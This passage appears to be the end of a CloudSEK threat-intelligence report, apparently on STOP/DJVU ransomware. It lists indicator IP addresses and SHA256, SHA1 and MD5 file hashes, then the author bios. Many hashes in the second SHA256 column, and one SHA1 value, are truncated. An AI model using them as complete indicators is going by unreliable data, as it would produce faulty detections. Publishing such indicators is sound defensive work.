87.120.8.241	64.251.25.156	27.5.4.111	185.242.88.63	206.189.150.190
87.120.8.177	54.39.98.141	24.28.12.23	184.74.99.214	52.73.70.149
87.120.8.171	54.37.70.105	23.253.208.162	181.176.174.139	54.191.98.150

File Hash – SHA256

fc0d549104f2c18619758a5ca56847c65e16981121dfebc50b9a8eebc886573b	f717350418d58d2ba6c0492794508bc7cd5d3cdfcb3c4334276c
f57b21a4d6338a3d3552216e1cd2a39cfdc58310bce524d8f63004ee71aa2938	f227c59532fa2aad62305a79cac5e13019a7d969765758a8621
f023bf21ed5a54f84d75aa8ec2c0f40628dca0443b0e07375b52a657af838e3c	ef4f5373736a876fbfa74f6e9904f6f23f9c052f3f474d3ba0638ca
ef0ee0f3b035a9aff22171da5cb6ce2870aad3ff4482ff36dcc54e8ee9c9c4fe	edf90b6422680bf15e95c8ce3fea26162fca3cfdf8dbb6c04f2530
e383a83e1f5c3c207418d26d3bfd88fb176c4e83f54bc07b2c9c783e09e35a15	df68d5f7df57a1109b6a3a1c7b7295ef427a8a2542cee5bc8654e
dc13a72e1e5325435158cc9151c2dc85a21b9f3f3e3bedc3f23a16ca8228dbd2	d7ba34224a23a54ced6d118e44c2cdebc7365cae81e168aa6f3

ccda6d2b252f30164eb8947e2ec403bf84f023988e678cb91892a95bfc051131	cc73ad809eeba4440454fce00ee8d2076a57c6a64761af465f8f3
cb5ac045795644ed2f7aeadc1526f438375248bb6cdedf300015a1978245a32a	c9aaf815abe2d627ea9ac3ee7fa9fa62971a3710acd33a438a45
c436e7c76e37650fe6c6efb6ffb5836bbce8b192c2b750bfcb0f089b255a0e0f	c3235d8500c49161130b852defb4963e68e78bd149714e7f7c85
c199e4c4607e53ad448227314fa7f31d7464e9d4138446d32ddf7e1390a3e794	bc1a988b403559ad5da8b393414bec3bbed8cc3016476d9dd63
ba3b47d0e52f983be9c585e9b30f4af080249836cd7c9e1b401d19b7db7cf939	b7bb028310c3e03f25ffb3955e2f9fd2018caaf2da268ed0eea230
b243bf0122828c99bf083af2f324b5f336aa46769fd94349eb2a9828bbdefc86	ad278f4cf2e1eaa01f4a77db435f66f15cd49e6a8e3af5f04998fb
9d4d9beaaeeac9fa7c3e6dcbcfa13da3619a28d20ec820de8ee9a6bfe952c148	9c2148eb0d49971908766b1c9c1875b7e8a627347ed19458ff2f
9af62bbd1381d9566f907d99a7cfc9f532936cddb04f359736aa4bd3231ad020	9721c3df9f18b63c21f81604cf7b0d1ae45e603eb9d6d8518929
918fb07d648cd5235b6361d30256c37c4bc07cd4c3312b713276d035e0004fa6	8d728385d57b0bcd128751ace9f7550c210e841a41ba366c09d
88e8fa38140a1a3f906fac5b9a526132e978cc9c2de05ee3b5a49ff8f312c03e	86a6f7971fae83e42ff5af58c1364a66a9f40f0fbe6f88f536e8746
84e9eff680264b95cbc8fe0bb3850a9c0ac11a9d0e33d867744ec720fcef875f	83b01c1031a2f40d9d563363eded81373d19815ded57596bb46
82f9d9279b752c4c7b6ca40c737a09b55e4be09d96093351bb6b0614f12d08ed	824a6047233e2ac4af1ec01470fa6c92aafeb4edbe50170ffcd8a
7b428765408589b1783d877924b1904c74036346a6d6561e064a50e68d25f9f3	7a36f90f9decaa862fad06b462cfe9756778e786345f84585fe0ce
77bfee9cb826154ed07a2d8aef0b58e434984185751a0c0b35d080f3d816bf0a	77bdae696540c67e4c9fa5243667723191f2c7724280c4a566f0
6d679474a78796803d07ce6fe31a215ac9f5de7e6cc4e29ccfff6cd809af2360	65b0db343f74c2d2df9af530ce27b7b4e80a9a4b644d6f422b139
62bcc4f1d51e92b4bf4797acd41bd9bcb0d66750e5c90555f6cc5d0bfa105581	62792a0de7959a7e4352fecea08adc050e22c965f6bd100a246b
5fef57576da8bcbb07d5858148f1fe0b70adddeed7394a4fa112ef9871b6b76d	5fc0e6c51016ae8e1e9fc0d6d96a28833947ce0872b333ef39f42
59f5ce0c5422c95f739c094cd177f1149d4f8d0d3091f32c959d0dad34e3da98	54533a4f2c942c589c93b8f494a28804b42a8ee049d292faff2a2
5246f80dc9da8cc6f40241f0846b0ba301604348005fe397704ec39b711c2fda	51ed1a79f300dd22a2fd558296df74cd0ca182d5301d1b22a311
4dedc2bfa4657a52c66b190bcf4ff3b35d492bf13f1c8a6705078932e6a4883c	4da56959d4d126c44efbb99be3da0edc21d2e530c91035f7e04c
47db58b63bcaa028cd345209a11e93334c0c9aad2b895e8a9a72b0c20be8adb6	45aecf95b1011751b81a88542fac64c2a747c445cef48b90b24f6
3dc904b04fb0178bed08752004daf9fe3023ba01f5c6a5466b3cf657deb2b1bd	3d605a6edf9007ce53e65c78c62070afc7da2cd1658546fd2e119
3b940b1a3d79aeb998d24c750b1d8dd7b2813c0612ffaec14aff9c9761290483	3b51f9935edabda771bd7c33eba789c0552bff3240488e3daa4a
3710b6a12451de36d8743766a129677c0e6f3a95996fdb16819c4fc1503ce0ec	36fcc3252115a11533c543d81f8acb92da975aebbf6593a75a582
369e3867e57f226e567138dcafaf920c71bfb5ab959c6415f36fc16df1a56a0e	35347dd43af88f9adbbaff8dee84da9c6187bc3583246baa366c9
2c3812c81ed37982aff0b5a0becf00dffa537da56acca8792c96740ea42b7df3	2b9ad1e926df4c7a6af565fff49e4f1b7c9fad97672de67aad273d
2717ddf8dc06e896ac9301202571353e2fa23acb4c9ba5978196e74c62c46909	20e25627fab8de69bac4e94599fab2767df36438697cccfc48e85
1ea47a5d3f11650fc755a28fe54e8ab6557b635145925c23e42fc5eda85e4b8a	1e9345ee7d442805a04bf6bd5eefea8e5de05fde2b60f1362f5d0
124449bd0b9097b454c35fa258bda625ff6ecf5bf6f1316d7abb46fad459a273	118aeefa04fb5338c15d7fa9fffa137fd3c1b6c86fb3b32fddf637b5
100cc1e3bcc4f5ad7ee601ca99ecaf17bbcf4fbf3878d0375c87cee00dd24756	0e662c5e7cc88a55c15b44685eb78ba249e9164513baa865800
073e41ee489ae16d60361a9abff708d92df0d3a2a5f7a4d1b05ecfa3880cbead	040760ffb0fb37f80a9654390879a12f036c614b5117f6fded7513
023549c2246838ebf7bbd91c2414de4950c3c0eaabb875e66e24baf410438aa6	

File Hash – SHA1

6a45c49225a32a667e17ffe12178e050c3404ab7	224f101b5a67877e66c23506d16f592c410a85e0	06df357c67ea78924e376422056b8cc4dea

File Hash – MD5

b6bb0076356aaf68866fb7e68c4a7490	4f174fc64f06938cc1b8c63f9333af6c	10a161593b0105eae03b4883f6566dae

Author Details

Anandeshwar Unnikrishnan
Threat Intelligence Researcher , CloudSEK
Anandeshwar is a Threat Intelligence Researcher at CloudSEK. He is a strong advocate of offensive cybersecurity. He is fuelled by his passion for cyber threats in a global context. He dedicates much of his time on Try Hack Me/ Hack The Box/ Offensive Security Playground. He believes that “a strong mind starts with a strong body.” When he is not gymming, he finds time to nurture his passion for teaching. He also likes to travel and experience new cultures.

-
-

Deepanjli Paulraj
Lead Cyberintelligence Editor, CloudSEK
Total Posts: 3
Deepanjli is CloudSEK’s Lead Technical Content Writer and Editor. She is a pen wielding pedant with an insatiable appetite for books, Sudoku, and epistemology. She works on any and all content at CloudSEK, which includes blogs, reports, product documentation, and everything in between.

×

Anandeshwar Unnikrishnan
Threat Intelligence Researcher , CloudSEK
Anandeshwar is a Threat Intelligence Researcher at CloudSEK. He is a strong advocate of offensive cybersecurity. He is fuelled by his passion for cyber threats in a global context. He dedicates much of his time on Try Hack Me/ Hack The Box/ Offensive Security Playground. He believes that “a strong mind starts with a strong body.” When he is not gymming, he finds time to nurture his passion for teaching. He also likes to travel and experience new cultures.

-
-

Latest Posts

- 

- 
STOP (DJVU)
- 
STOP (DJVU)
-